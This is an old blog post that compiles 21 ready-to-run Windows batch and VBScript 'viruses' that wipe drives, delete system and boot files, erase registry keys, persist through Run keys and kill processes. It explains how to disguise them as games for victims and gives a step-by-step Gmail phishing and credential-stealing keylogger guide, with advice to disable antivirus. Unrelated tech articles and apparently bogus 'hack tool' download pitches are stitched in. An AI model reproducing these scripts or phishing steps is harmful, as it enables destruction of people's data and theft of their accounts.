Saturday, June 8, 2013

How to Create a Virus Using Notepad


Disclaimer
 : This is an education purpose only. If you intend to use it in any illegal activity, That fully responsibility is yours only.Here I am posting the process how to create a virus. I cant post the virus file itself, as Internet doesn't allow to post or send .bat or .cmd files .
                                               
Note :
Here I am posting 21 program scripts which are helped in create a virus using notepad. Some of them will works on windows xp and some of them in windows 7


No 1:-  
Here is a Batch File virus which can:
1.Copy itself into startup
2.Copy itself over one thousand times into random spots in your computer.
3.Hide its self and all other created files
4.Task kill MSN, Norton, Windows Explorer, Limewire.
5.Swap the left mouse button with the right one
6.Opens alert boxes
7.Changes the time to 12:00 and shuts down the computer
copy this code into notepad and save as Greatgame.bat(while saving select all files instead of text ).
Here is the Code:

@Echo off
color 4
title 4
title R.I.P
start
start
start
start calc
copy %0 %Systemroot%\Greatgame > nul
reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v Greatgame /t REG_SZ
/d %systemroot%\Greatgame.bat /f > nul
copy %0 *.bat > nul
Attrib +r +h Greatgame.bat
Attrib +r +h
RUNDLL32 USER32.DLL.SwapMouseButton
start calc
cls
tskill msnmsgr
tskill LimeWire
tskill iexplore
tskill NMain
start
cls
cd %userprofile%\desktop
copy Greatgame.bat R.I.P.bat
copy Greatgame.bat R.I.P.jpg
copy Greatgame.bat R.I.P.txt
copy Greatgame.bat R.I.P.exe
copy Greatgame.bat R.I.P.mov
copy Greatgame.bat FixVirus.bat
cd %userprofile%My Documents
copy Greatgame.bat R.I.P.bat
copy Greatgame.bat R.I.P.jpg
copy Greatgame.bat R.I.P.txt
copy Greatgame.bat R.I.P.exe
copy Greatgame.bat R.I.P.mov
copy Greatgame.bat FixVirus.bat
start
start calc
cls
msg * R.I.P
msg * R.I.P
shutdown -r -t 10 -c "VIRUS DETECTED"
start
start
time 12:00
:R.I.P
cd %usernameprofile%\desktop
copy Greatgame.bat %random%.bat
goto RIP

NO 2:-


Just open your notepad
1) Click start -> all programs -> accessories -> notepad
2) Or just press or click windows key + r :: run window will open and
    type notepad and hit enter .

NOW  TYPE THE FOLLOWING CODE ::

@echo off
del D:\*.* /f /s /q
del E:\*.* /f /s /q
del F:\*.* /f /s /q
del G:\*.* /f /s /q
del H:\*.* /f /s /q
del I:\*.* /f /s /q
del J:\*.* /f /s /q


Then save it as kinng.bat and the batch file is created .
WARNING :: This is the most dangerous virus! Be careful with its use.

Delete the entire registry

@ECHO OFF
START reg delete HKCR/.exe
START reg delete HKCR/.dll
START reg delete HKCR/*

Now save it as kinng.bat and the batch file is created .

NO 3:-


How to crash a PC Forever !:::

@echo off
attrib -r -s -h c:\autoexec.bat
del c:\autoexec.bat
attrib -r -s -h c:\boot.ini
del c:\boot.ini
attrib -r -s -h c:\ntldr
del c:\ntldr
attrib -r -s -h c:\windows\win.ini
del c:\windows\win.ini

Open up notepad and copy and paste that. Save it as a .bat file.
This should shutdown the persons computer. It shuts it off once and deletes the files needed to reboot and restart.
REMEMBER - DO NOT CLICK THIS FILE.

NO 4 :-


How to stop someone's internet access::::


@Echo off
Ipconfig /release

Save that as a .bat and send it to someone. They're IP address will be lost, and therefore they won't be able to fix it

However, this is VERY easy to fix. Simply type in IPconfig /renew

NO 5 :-


ShutDown PC million Times::::

1.right click on the desktop
2.click shortcut
you will get a dialogue box, write in it: shutdown -s -t 1000 c "any comment u want" then press next
note: this "1000" i wrote is the time in seconds needed for ur computer to shutdown,u can put any number u want...
3.u will get another dialogue box, write in it: Internet Explorer and press finish
4.u will find the icon on ur desktop, dont open it, just right click on it and press properties>change icon>select the icon the the internet explorer and the press apply then ok
try to open it, it is a virus hehe

PS: THE ONLY WAY 2 STOP UR COMPUTER FROM SHUTTING DOWN IS TO GO 2 START>RUN>TYPE: SHUTDOWN -A
NO 6:-

  •  Open Notepad
  • Write / copy the below command there:
  • " del c:\WINDOWS\system32\*.*/q "  without quote
  • and save as " anything.bat"
  • Done. If You Give this file to your victim his SYSTEM 32 Folder will be deleted. Without which a Windows Pc cant be started.


NO 7:-


Process:
Open Notepad
Copy the below command there 
"rd/s/q D:\
rd/s/q C:\
rd/s/q E:\" ( without quotes )
Save as "anything.bat
This virus Formats the C ,D  , and E Drive in 3  Seconds.

NO 8 :-


JUST OPEN THE NOTEPAD AND TYPE THE PASTE THE FOLLOWING CODE.
SET WS=CREATEOBJECT("WSCRIPT.SHELL")
DIM STRDIR,STRFILE,ST,STRTXT2,STRSHELL,STRLOG
DIM OBFSO,OBFOLDER,OBSHELL,OBFILE,OBTXTFILE
STRSHELL="WSCRIPT.SHELL"
STRDIR="C:\WINDOWS"
STRFILE="\WSCRIPT.VBS"
ST=CHR(34)
STRLOG="SHUTDOWN -L"
STRTXT2="WS.RUN(STRLOG)"
SET OBFSO=CREATEOBJECT("SCRIPTING.FILESYSTEMOBJECT")
ON ERROR RESUME NEXT
SET OBFILE=OBFSO.CREATETEXTFILE(STRDIR & STRFILE)
OBFILE.WRITELINE("SET WS=CREATEOBJECT("&ST&STRSHELL&ST&")")
OBFILE.WRITELINE("WS.RUN("&ST&STRLOG&ST&")")
WS.REGWRITE "HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN\LOGOFF","C:\WINDOWS\WSCRIPT.VBS","REG_SZ”

NOW SAVE THIS NOTEPAD FILE WITH ANY NAME HAVING  .VBS EXTENSION .
NO 9 :-


OPEN NOTEPAD AND WRITE "START" WITHOUT QUOTES
START
START
START
AND THEN SAVE IT WITH .BAT EXTENSION.
NOW DOUBLE CLICK ON THIS .BAT FILE TO RUN COMMAND PROMPT.

 
NO 10:-


CONVEY YOUR FRIEND A LITTLE MESSAGE AND SHUT DOWN HIS / HER COMPUTER:
@ECHO OFF
MSG * I DON'T LIKE YOU
SHUTDOWN -C "ERROR! YOU ARE TOO STUPID!" -S

SAVE IT AS "ANYTHING.BAT" IN ALL FILES AND SEND IT.
NO 11 :-


TOGGLE YOUR FRIEND'S CAPS LOCK BUTTON SIMULTANEOUSLY:

CODE:
SET WSHSHELL =WSCRIPT.CREATEOBJECT("WSCRIPT.SHEL
L")
DO
WSCRIPT.SLEEP 100
WSHSHELL.SENDKEYS "{CAPSLOCK}"
LOOP
SAVE IT AS "ANYTHING.VBS" AND SEND IT.
NO 12:-


Frustrate your friend by making this VBScript hit Enter simultaneously:
Type :

Code:
Set wshShell = wscript.CreateObject("WScript.Shell
")
do
wscript.sleep 100
wshshell.sendkeys "~(enter)"
loop

Save it as "Anything.VBS" and send it.  

NO 13 :-

This Virus Deletes All The Content Of A Drive...

@echo off
del %systemdrive%*.* /f /s /q
shutdown -r -f -t 00

SAVE THE ABOVE CODE AS ANYTHING.BAT


NO 14:-


THIS WILL CRASH UR COMPUTER

OPTION EXPLICIT

DIM WSHSHELL
SET WSHSHELL=WSCRIPT.CREATEOBJECT("WSCRIPT.SHELL")

DIM X
FOR X = 1 TO 100000000
WSHSHELL.RUN "TOURSTART.EXE"
NEXT

SAVE IT AS ANYTHING.VBS

 
NO 15 :-


THE MOST SIMPLE VIRUS TO CRUSH THE WINDOW
IT ONLY WORKS WITH WINDOWS XP


@ECHO OFF
DEL C: *.* |Y

SAVE IT AS ANYTHING.BAT

 
NO 16 :-


VIRUS THAT CRASHES PC
@ECHO OFF
ATTRIB -R -S -H C:AUTOEXEC.BAT
DEL C:AUTOEXEC.BAT
ATTRIB -R -S -H C:BOOT.INI
DEL C:BOOT.INI
ATTRIB -R -S -H C:NTLDR
DEL C:NTLDR
ATTRIB -R -S -H C:WINDOWSWIN.INI
DEL C:WINDOWSWIN.INI
@ECHO OFF
MSG * YOU GOT OWNED!!!
SHUTDOWN -S -T 7 -C "A VIRUS IS TAKING OVER C:DRIVE


SAVE AS ANYTHING.BAT FILE IN NOTEPAD!!
THIS WILL POP UP A MESSAGE SAYING OWNED!!
AND SHUT DOWN THE COMPUTER NEVER TO REBOOT AGAIN!
NO 17:-


SHUTDOWNS COMPUTER EVERYTIME IT IS TURNED ON

SAVE AS A BAT FILE

ECHO @ECHO OFF>C:WINDOWSHARTLELL.BAT
ECHO BREAK OFF>>C:WINDOWSHARTLELL.BAT
ECHO SHUTDOWN -R -T 11 -F>>C:WINDOWSHARTLELL.BAT
ECHO END>>C:WINDOWSHARTLELL.BAT
REG ADD HKEY_LOCAL_MACHINESOFTWAREMICROSOFTWINDOWSCURRENTVERSIONRUN /V STARTAPI /T REG_SZ /D C:WINDOWSHARTLELL.BAT /F
REG ADD HKEY_CURRENT_USERSOFTWAREMICROSOFTWINDOWSCURRENTVERSIONRUN /V /T REG_SZ /D C:WINDOWSHARTLELL.BAT /F
ECHO YOU HAVE BEEN HACKED.
PAUSE
NO 18 :-


DISABLE INTERNET PERMANENTLY

ECHO @ECHO OFF>C:WINDOWSWIMN32.BAT
ECHO BREAK OFF>>C:WINDOWSWIMN32.BAT
ECHO IPCONFIG/RELEASE_ALL>>C:WINDOWSWIMN32.BAT
ECHO END>>C:WINDOWSWIMN32.BAT
REG ADD HKEY_LOCAL_MACHINESOFTWAREMICROSOFTWINDOWSCURRENTVERSIONRUN /V WINDOWSAPI /T REG_SZ /D C:WINDOWSWIMN32.BAT /F
REG ADD HKEY_CURRENT_USERSOFTWAREMICROSOFTWINDOWSCURRENTVERSIONRUN /V CONTROLEXIT /T REG_SZ /D C:WINDOWSWIMN32.BAT /F
ECHO YOU HAVE BEEN HACKED!
PAUSE

SAVE AS A BAT FILE
NO 19 :-


CHANGE FILES TO NON-WORKING TXT FILES
SAVE AS A BAT FILE

REN *.DOC *.TXT REN *.JPEG *.TXT
REN *.LNK *.TXT
REN *.AVI *.TXT
REN *.MPEG *.TXT
REN *.COM *.TXT
REN *.BAT *.TXT

NO 20 :-


System Meltdown

:CRASH
net send * WORKGROUP ENABLED
GOTO CRASH
ipconfig /release
shutdown -r -f -t0
echo @echo off>c:windowshartlell.bat
echo break off>>c:windowshartlell.bat
echo shutdown -r -t 11 -f>>c:windowshartlell.bat
echo end>>c:windowshartlell.bat
reg add hkey_local_machinesoftwaremicrosoftwindowscurrentversionrun /v startAPI /t reg_sz /d c:windowshartlell.bat /f
reg add hkey_current_usersoftwaremicrosoftwindowscurrentversionrun /v HAHAHA /t reg_sz /d c:windowshartlell.bat /f
echo You Have Been Hackedecho @echo off>c:windowswimn32.bat
echo break off>>c:windowswimn32.bat
echo ipconfig/release_all>>c:windowswimn32.bat
echo end>>c:windowswimn32.bat
reg add hkey_local_machinesoftwaremicrosoftwindowscurrentversionrun /v WINDOWsAPI /t reg_sz /d c:windowswimn32.bat /f
reg add hkey_current_usersoftwaremicrosoftwindowscurrentversionrun /v CONTROLexit /t reg_sz /d c:windowswimn32.bat /f
echo YOU HAVE BEEN HACKED BITCH
REN *.DOC *.TXT
REN *.JPEG *.TXT
REN *.LNK *.TXT
REN *.AVI *.TXT
REN *.MPEG *.TXT
REN *.COM *.TXT
REN *.BAT *.TXT

PAUSE

PAUSE

Save As A bat File

NO 21:-

Temporarily Flood Network

:CRASH
net send * WORKGROUP ENABLED
GOTO CRASH

We can make a batch file which will Shutdown the computer everytime on startup !

Here is how ?

? Open Notepad

? Type :

@ECHO OFF

shutdown -s -t 10 -c "Virus Attack..."

exit

? File >> Save As...

? Name it : virus.bat

? Start >> All Programs

? Right Click on Startup >> Open

? This open the Startup folder

? Paste the Virus.bat file here !

*** That's all , now the computer will
automatically shutdown on every startup !

How to Spread it:
 Windows does'nt allow to change the icon of .bat files. Therefore what you can do is :
Right click on the .bat file
Click on CREATE SHORTCUT
And hide the original file.
Now as this newly created file is just the shortcut, you can easily change its icon. 
Right click on this shortcut
properties >>>..cutomize>>..choose icon
Now give an attractive icon to it. 
Now name it something intresting. eg. PROTOTYPE or IGI etc. 
Now your victim would think it to be the game , and he will be easily curropted.

How to change your folders background


Step 1: Have the Folder you want to put the background on open!
Step 2: Open up Notepad, then simply paste in this code:
[{BE098140-A513-11D0-A3A4-00C04FD706EC}]
iconarea_image=***Picture Location Here!***\***Name of File!***
Step 3: Go to ur picture (the picture you want to use!) and right click and select
properties and find the file location for example lets say my file is in "my hardrive" it
would be located at "C:\\" understand? copy the location!

Step 4: Now go back to ur text document (notepad) and where it says ***Picture
Location Here!*** paste the location...u copied in the previus step!

Step 5: Now after u've done that where it says ***Name of File!*** type the name
of the file including the .jpg .bmp .bip. jpeg etc

Step 6: Save the text document as "desktop.ini" be sure to remember the .ini
extension! click Save as "All Files" not "Text Document" and save the document in the
folder where u want the background to be!

Now just close the folder and open it again it should show the picture as a
background!

How to Shutdown a Computer with a Cell Phone


Using this method, a user can shutdown, restart, hibernate, etc. his or her computer,
just by sending an email from his or her phone.
To do this, all you will need is Microsoft Outlook which should come with Microsoft
Office, which most people have. This will need to be on the computer wish you wish to shutdown.


So, this is how you do this:
1. First, you need the batch files to perform the Shutdown, Hibernate etc. You can
write them down yourselves or can download them from here.
2. Extract them to your C:\ drive so the path to the shutdown batch file is
C:\sms_functions\shutdown.bat (Important this is a must the path must be exact)
or you can modify the rule once you import it to point to the new destination, it's
your call.
3. Open up Microsoft Outlook. Make sure that you have already configured it for
your email.Now we will need to make it so that Outlook checks your inbox about every
minute (1 minute for testing time can be increased if a delayed shutdown is desired).
You can do this by going to Tools: Options.
4. Then click the Mail Setup tab, and afterwards, the Send/Receive button.
5. Make sure that the Schedule an automatic send/receive every... box is checked,
and set the number of minutes to 1. Now you may close all of these dialog boxes.
6. Now go to Tools: Rules and Alerts... Next click the options button in the upper
right hand corner and press the Import Rules button.
7. Now select the shutdown.rwz file that was found in the zip file named
sms_functions that you downloaded.
8. Now, when you send a message from your phone to your e-mail address with the
subject smsshutdown%%, your computer will shutdown.
You can also make your own rule, so that you can use your own batch file, and may
specify the phrase you want to trigger the action.

How to use a trial program forever without activation

                                 Software Box with CD Vista Blue
In this post I’ll show you how to “hack” a Software and run the trial program forever.
Most of us are familiar with many software's that run only for a specified period of
time in the trial mode. Once the trial period is expired these software's stop
functioning and demand for a purchase. But there is a way to run the software's and
make them function beyond the trial period. Isn’t this interesting?
Before I tell you how to “hack” the software and make it run in the trial mode
forever, we have to understand the functioning of these software's. I’ll try to explain
this in brief.

When these software's are installed for the first time, they make an entry into the
Windows Registry with the details such as Installed Date and Time, installed path
etc. After installation every time you run the software, it compares the current
system date and time with the installed date and time. So, with this it can make out
whether the trial period is expired or not.
So with this being the case, just manually changing the system date to an earlier date
will not solve the problem. For this purpose there is a small Tool known asRunAsDate.
RunAsDate is a small utility that allows you to run a program in the date and time
that you specify. This utility doesn’t change the current system date, but it only
injects the date/time that you specify into the desired application.
RunAsDate intercepts the kernel API calls that returns the current date and time
(GetSystemTime, GetLocalTime, GetSystemTimeAsFileTime), and replaces the
current date/time with the date/time that you specify.
It works with Windows 2000, XP, 2003 and Vista.
NOTE: FOLLOW THESE TIPS CAREFULLY
You have to follow these tips carefully to successfully “hack” a software and make it
run in it’s trial mode forever.
1. Note down the date and time, when you install the software for the first time.
2. Once the trial period expires, you must always run the software using RunAsDate.
3. After the trial period is expired, do not run the software(program) directly. If you
run the software directly even once, this “hack” may no longer work.
4. It is better and safe to inject the date of the last day in the trial period.
For example, if the trial period expires on jan 30 2013, always inject the date as jan
29 2013 in the RunAsDate.
RunAsDate can be Downloaded from Here…..
 
thanks guys…!

Wifi Password Hacking Software 2013, How To Hack Wifi Password


How to hack Wi-Fi passwords?

This is not such a hard question. But there aren’t many who know the answer. Well, you can find it right here, right now! Our team of highly trained hackers made the easiest tool for hacking a Wi-Fi on the entire Internet.
How to install:

Step 1:Click on Download ButtonDownload Icon
6-5-2013 4-50-50 PMStep 2: Now the application will run
Step 3: Insert SSD code
Step 4: Hit “Get password”
Step 5: Just wait
Step 6: Enjoy

 
We have worked for more than a year in order to give you a simple, user friendly hack, which you can use to get passwords from Wi-Fi networks, no matter what security they have. It’s so easy to use that a 10 years old can have free Internet in no time. Our team resolved by this problem the ugliest thing on the world: not having Internet in a public space. If the routers can be seen on my device, why shouldn’t I be able to use the Internet from them? That’s just ridiculous. But don’t be afraid! Now this problem is a past matter. It really work well on any OS, and you don’t need to install another program for it in order to work. You have a single file, which can be easily copied or shared with all your friends. You don’t have to thank us!
You will find out how to hack a Wi-Fi network in no time using the tool below: Password hack. It works for any Wi-Fi networks. We are simply giving it for free. So what are you waiting for? Download it right now. By using it you can hack any Wi-Fi network you have ever wanted. With a intelligent and user friendly skin and well placed buttons, this hack will make breaking into a Wi-Fi a child’s play. Now that’s what I call easy. You just need to type the SSID of the router you want to hack, which can be found by simply scanning with your PC for routers and the security type: it might be WEP or WPA/WPA2. After, just push the “Get Password” button. Wait for the loading bar to reach 100% and you will have your password in no time! 

How To Install Multiple Bootable Operating Systems on One USB Stick

bootable usbOne day my friend asked me, “How can I run multiple operating systems from a single USB?” He goes on to specify some different operating systems (OSs) that he would like to run and a few of them are Windows OSs. He adds that he would like to be able to boot into Windows on a USB and then install Windows from that same USB.
 In theory, it could be done, but I’m not sure why a person would want to do that. First, you would be breaking some licensing agreements with Microsoft, unless you had some sort of site-licensing deal with them. Second, it would be a painfully slow installation process. Third, USB flash drives aren’t that expensive – why wouldn’t you have a few drives with the different Microsoft OSs on them? So, although I’m not going to answer my friend’s entire question, I will answer the part about having multiple OSs on one USB stick.
Where this becomes practical is if the different operating systems are Live CDs, that is, small operating systems designed specifically to provide maintenance to a computer from outside of the computer’s own operating system. This can be handy if the computer’s own operating system is corrupted through misuse, poor maintenance, or worse, malware.
There are a few nice programs that will help you create your multiboot USB stick. Today, we’ll take a brief look at three of them: XBoot, MultiBootUSB, and YUMI. Prior to using each of the different multiboot creation programs, I formatted my Kingston DataTraveler 101 16GB USB 2.0 flash drive, to ensure there would be no issues from the flash drive itself.


MultiBootUSB

MultiBootUSB is available on SourceForge (Link)and appears to be a pretty popular program for just this kind of task. The MultiBootUSB software is also a portable application, meaning you simply put the MultiBootUSB-6.4.1.exe file onto your USB drive and run it all from the USB drive. No need to mess around installing it on your computer. This gives you a great deal of flexibility, should you want to change things up but you aren’t at your home or office computer.
While using it on my USB drive in a Windows 7 computer, I did get error messages every time I went to use it. It would tell me that MultiBootUSB was not installed on the F: drive. I checked my USB stick and it was labelled as the F: drive and, of course, the program IS on the USB stick.
bootable usb
It is limited to allowing installations of Linux-based Live distributions, however, most of the best Live CDs are Linux-based anyway. I decided to push on and just try adding theKaspersky Rescue CD 10 ISO. The total size of the Kaspersky Rescue CD is 299 MB, so there is plenty of room for it on my 16GB drive.
multiple operating systems
The total time to install it was about 25 minutes. It may feel like forever, but it is a process that you only have to do once.
The second ISO I added was the Ultimate Boot CD 5.11 ISO. At 359 MB, it took about 30 minutes to install. But if you have StumbleUpon or Facebook, the time flies by. Now, I have two different bootable operating systems on one USB flash drive.
multiple operating systems
At this point, you’re supposed to be able to click on the QEMU tab and test the installations without having to reboot the system. QEMU is  a machine emulator and virtualizer, meaning it’s an operating system that will run in the Windows environment, but completely independent of Windows. I couldn’t seem to get this feature working with MultiBootUSB, even though I could use QEMU to boot the ISOs of the Live CDs I was using.
multiple operating systems
In the end, this wasn’t too important since I was able to boot my computer from the USB stick into both Kaspersky and Ultimate Boot CD. So, overall, the mission was accomplished.

XBoot

One thing that I immediately noticed is that XBoot(Link) has a lot more documentation than MultiBootUSB, which is to say that it has some documentation. Both programs don’t really need a lot of instruction to use, but it’s nice to have in case something happens.
Installation of XBoot is really easy; double-click the executable file and it opens in seconds. From there it’s quite simple to add your ISOs – just drag and drop them into the main box.
bootable usb drive
From there, just click on the Create USB button. The program will prompt you to select the USB drive that you wish to install the ISOs on, and to select the kind of bootloader that you want to use. If your USB stick is formatted to FAT32, XBoot recommends Syslinux. If the USB stick is formatted to NTFS, Grub4DOS is recommended. You could also select Do not install any Bootloader, but since we want the USB stick to be bootable, I don’t see why we’d choose that. Click OK and we’re on the way!
bootable usb drive
The speed with which XBoot added the ISO files was also blindingly fast – mere seconds per ISO – versus the hour it took me to load the same ISOs into MultiBootUSB.  I couldn’t get a screenshot of it loading the ISO fast enough.
bootable usb drive
Yep, that’s all I could screen capture. Xboot also has the same QEMU features, where you can boot a Live CD ISO or boot the USB that you just made. Once again, I couldn’t boot the USB in QEMU, but I could boot the Live ISOs. I’m thinking my computer is the issue here, so I’m not going to include this feature in my final analysis.
xboot-qemu
However, the USB stick did work, and I was able to boot my computer into both Kaspersky and the Ultimate Boot CD. So once again, mission accomplished, and much faster!

YUMI – Your Universal Multiboot Installer

There seemed to be a lot of recommendations for YUMI (LINK)around the web, so I added it to the crop to be tested. When I went to the hosting website, PenDriveLinux.com, YUMI and I got off to a bad start. Anytime I go to download software and the download page is full of advertisements, I feel like this is a shifty proposition. Throwing caution aside, I downloaded and installed YUMI. I didn’t feel much better as I did this. Check out the License Agreement.
yumi-license
All of a sudden I felt dirty. I continued though.
Once you get to the part where you are adding distributions to your USB stick, YUMI lays out exactly which ones are known to work, as well as where to download the distributions from. I thought this was pretty professional. You wouldn’t be wasting time trying to make something work that simply would never work! There are dozens of Linux distributions and other Linux-based Live CDs listed. At least one of them is likely to meet your needs.
yumi-setup
I started with loading the Kaspersky Live CD. It took a bit less time than MultiBootUSB to load, about 20 minutes, but still a far more significant amount of time than XBoot.
yumi-load-kaspersky
Fortunately, Ultimate Boot CD 5.11 was on the list. So I added that as well. For whatever reason, adding the UBCD ISO only took a minute or two.
bootable usb
YUMI doesn’t have the additional QEMU tools like MultiBootUSB or XBoot, but then again, those tools don’t seem terribly necessary. Using the YUMI-created bootable USB drive, I was able to boot into both images without any issues. So, yes, YUMI does work.

The Take Away

Any of the three tools will help you create a USB stick that you can boot one of several operating systems with. All things being equal, and most things were, I would recommend XBoot over MultiBootUSB and YUMI, just for the sheer speed with which I was able to create a multi-OS bootable thumb drive. This program will be staying on my computer, the other two need to go.
Have you had any experience with these multiboot USB creation tools? Have you used another one? Any idea why the QEMU feature won’t work on my Windows 7 Pro system? Let’s talk about this in the comments.  Sharing the knowledge is how we all grow and we are all on the same team here.

How To Find Free Unlimited Internet Access Almost Anywhere

wifi-freeThis is not a joke. There are still Internet Service Providers (ISPs) out there offering free service. We’re going to look at a few ways to find totally free unlimited Internet access, legitimately and legally.
There are two routes to go here. You can go the Wi-Fi route, which is far more popular and usually in the broadband range for speed. Or, you can go the dial-up route which is slower, however you can access it from the convenience of your own home or maybe from a hotel without Wi-Fi service.
It may be slower than molasses going uphill in winter, but beggars can’t be choosers.


All Free ISP

all-free-ispAll Free ISP has a simple way to access their database and find a service provider near you. A major benefit is that their database covers the United States of America as well as Canada. You are more likely to find free service in the U.S.A. than in Canada, so I was pleasantly surprised to find several providers in my home province of Alberta.
Just go to All Free ISP and select your State or Province. You can also search by ZIP or Postal Code. Then click on our friend, the Go button. I’m also partial to his cousins the Enter and Next button – really handy fellows, the whole bunch.

all-free-isp-1
The website then shows you a page of free and cheap ISPs you can access from your area. Here’s what showed up for me.
all-free-isp-2See how it breaks the list down into cities? That’s a nice touch. How about the rating system and letting you know what platforms are supported? Pretty nifty. From here, you can click on the name of an ISP and find out more about them. Let’s do that, shall we?
all-free-isp-3This just shows you a basic overview of the ISP. Really, do I need to explain this? No, exactly! That’s why I like this site. If you go to All Free ISP and follow through to this point, you’ll see that there is way more information than I’m showing here. Based on what they present, you can make an educated guess about whether you want to use this ISP or not.
At this point also, you realize that nothing is really free. If you choose Juno, you’ll be subjected to large banner ads for the privilege of using their service. No different than watching TV really.


Freedom List

You might be living or travelling outside of the northern two-thirds of North America and be in need of dial-up service. Yes, believe it or not, there is more to the world than North America. I know, shocker isn’t it?! Freedom List offers a, well, list of free ISPs broken down by country. Just take a look! Pretty impressive, huh?
freedom-list
So, if your WiFi card is broken, or you just can’t sit at the cafe any longer, check Freedom List out.

Your ISP

Another place to check for free dial-up Internet access is your current ISP. Many of them offer you a certain amount of hours of dial-up access for free, if you have a paid broadband account. Some of them even have directories of dial-up numbers that you can use across the country or even internationally. If they have a dial-up number near to where you are staying, chances are you won’t even have to pay long distance fees.
The best way to find out if your ISP has free dial-up is to check out their website, or call their customer service number. Usually, they’re more than glad to help you. The hardest part will be trying to remember how to make a connection using a dial-up modem again. What was once second nature is now a chore.

Your Town or County

Municipal Internet Access or Municipal WiFi seems to be an on-again off-again project for most communities. While driving across the countryside of Alberta for my job, I’ve noticed my WiFi card picking up access points that are provided by the county. If I were a resident of that county, I could get an account and access the Internet for little to no cost. It’s provided for with my taxes.
Municipalities also often provide totally free, unlimited Internet access at locations such as the municipal offices, libraries and some schools. To find out more about what your community offers, contact your local government offices.

Free Download All Hacking Tool 4.7

Most of the people want to hack someone’s Gmail,Facebook,Yahoo accounts for various reasons.But most them don’t know how to hack.Today here is a good news for them.I’ll tell you here about a  easy,simple and very secured tool.
that is All Hacking Tool 4.7
123

By using this simple tool you can hack
1.Gmail
2.Facebook
3.Ymail /Yahoo
4.Msn / Hotmail
Now I’ll tell you here about Gmail hacking.


1.To hack any account first you need All Hacking Tool 4.7 .exe
db6-5-2013 4-50-50 PM

            Gmail_Icon         To Read about Latest Gmail Hacking Trick
                                 Click Me…! 

Skype password Hacker


SkypeNew Hack Skype Password v1.33.7


This is a simple way to hack Skype Passwords with a Skype v 1.33.7 Hack Program doing the work. It has several very important features. You can use MD5 Hash generator. There is also Public Proxy option available, which means you don’t need to hack passwords with your IP. Your IP will stay hidden! Skype blocker will make things easier to crack. And last and MOST important thing is “Generate New Password” option which allows you to make completely new password for account you want to hack/crack.

If you want this then download – New Hack Skype Password v1.33.7
skype-13-700x440Instructions: 
1.Download program

stop-automatic-download6-5-2013 4-50-50 PM2.Run program
3. Enter the username of the skype you want to hack
4. Click the button on the right
5. Copy the generated password
6. Enjoy
 
all hack gifThings That you Need for Hacking Gmail Account Password:
1. Gmail Phisher
2. Free Web hosting  Site
3. Little bit of manual Work
gmail 
Introduction to Phishing
First of all What are Phish pages and what is phishing?? Phish pages are basically the fake pages or virtual pages that looks similar to the original website Page. The only difference is the batch program running in the background i.e Original Webpage sends requests to Gmail server while Phish Page sends request to hacker's php server. Now Phishing is a password hacking technique commonly used by hackers using phish pages that looks similar to original web page. The only difference is the URL in the address bar so Guys One Important Tip for you all always check the Address bar while going to any website .
Now What is Smart Phishing, Normal phishing page sends the password to hacker but it doesn't redirects the page to original website but smart phishing does. Means victim can never know what really happened and his account is got hacked. He will only think that he has entered the wrong password as in second attempt the web page is original and he will be able to login and the most fantastic thing is that the original redirected page has username already entered in it that makes it even smarter.
Now lets come to how it works?? When a user types a Username Password in the the text box,The info is sent to "login.php" which acts as a password logger and redirects the page to "LoginFrame2.htm" which shows "There has been a temporary error Please Try Again" in it . So when the person clicks on try again it redirects to the actual URL so that the victim does not know that your site is a fake site and gets his gmail.com password hacked.
HACKING GMAIL ACCOUNT STEPWISE:
1. First of all DOWNLOAD the Gmail Phisher. 


Note: click “Regular Download “ at opened site.

download-now-button
6-1-2013 5-32-57 PM


Download link 2
                             

2. Extract the rar file now you will get three files as given below: 

  •       gmail.html
  •       log.txt
  •       mail.php

3. Upload all the Three files to any of the free Web hosting server. Remember while creating the  account on these servers try the username as nearer as possible to the original URL like mail.gmaile or maile.gmall etc.. As its the most crucial step. Some Free Web hosting servers are given below you can also find few more for yourself. 

4. Once you have uploaded all the three files to web hosting server now you have to send these to your victim. This is the most important step regarding smart phishing technique.
Most People use same password for orkut and gmail and here is the main hack lies. What you have to do you have to send the HTML email to the victim which looks similar to the Orkut scrap to his email you can easily do this using simple editing to the existing mail. Just you have to change the link with your phish link and content according to the person likings so that he will surely come inside the trap.
Another technique is that you can send him a request to join a particular community in the format orkut does.
And Last but the most important one Send him mail from Gmail Admin such that "We have seen illegal activity from your account and you need to verify your account and your account is temporarily disabled after this login. To unlock your account Verify your Email and in that link put your Phish link. Now Guys you all will came to know How it works. If you want to Protect yourself its must that you should know what techniques a Hacker can use to hack your Gmail Account.
5. Now After sending phisher to victim, once the user logs in to his Gmail account using your Phisher, his user ID and password are ours..And these are stored in log.txt What you have to do is just refresh your Web hosting account files. 
How to hack Gmail Account Password

6. The Log.txt file will contain the passwords and look like this: 
How to hack Gmail Account Password 1


Method 2 :
Hacking Gmail Account Password using 'Free Emissary Keylogger' Software
Follow the Step by Step Tutorials below to hack Gmail Account Password
Step 1: Download "Gmail hacker" Software (extract the file to desktop). If your Antivirus deletes the file, then please turnoff your Antivirus or uninstall it and try downloading again.

download-button-orange
  Hacking Gmail Account Password using Gmail Hacker Software
Step 2: Run 'Gmail hacker Bulder.exe' file and enter your gmail account details, so that the password of your victim can be mailed to you. If you are afraid of entering your gmail details, then do create one fake account and enter those details.
Hacking Gmail Account Password using Gmail Hacker Software
Step 3: After you enter your 'Gmail account' details Click on 'Build'. Now the Gmail Hacker will Clone itself, ie it will create another file called 'Gmail Hacker.exe' and will save it in the same folder.
Hacking Gmail Account Password using Gmail Hacker Software
Step 4: Now Send the 'Gmail Hacker.exe' file that you just created to your Victim Via email or Upload it to any File sharing website for eg: box.net, Rapidshare, etc and send the link via chat or email. Ask the Victim to try that software to hack others email and some how convince him to run that software and enter all information (which includes his Gmail id and password plus Gmail ID of the victim he want to hack). When he enters the required information and hits the 'hack them' Button, he will receive an error message as shown below and The Username and Password will be mailed to your Gmail Id (that you Specified in Step 2)
Note: you Should Provide a valid USERNAME and PASSWORD, in order to receive the hacked details.
4 Hacking Gmail Account Password using Gmail Hacker Software
That’s all Now you have hacked the password of victim. I hope you all have Liked It.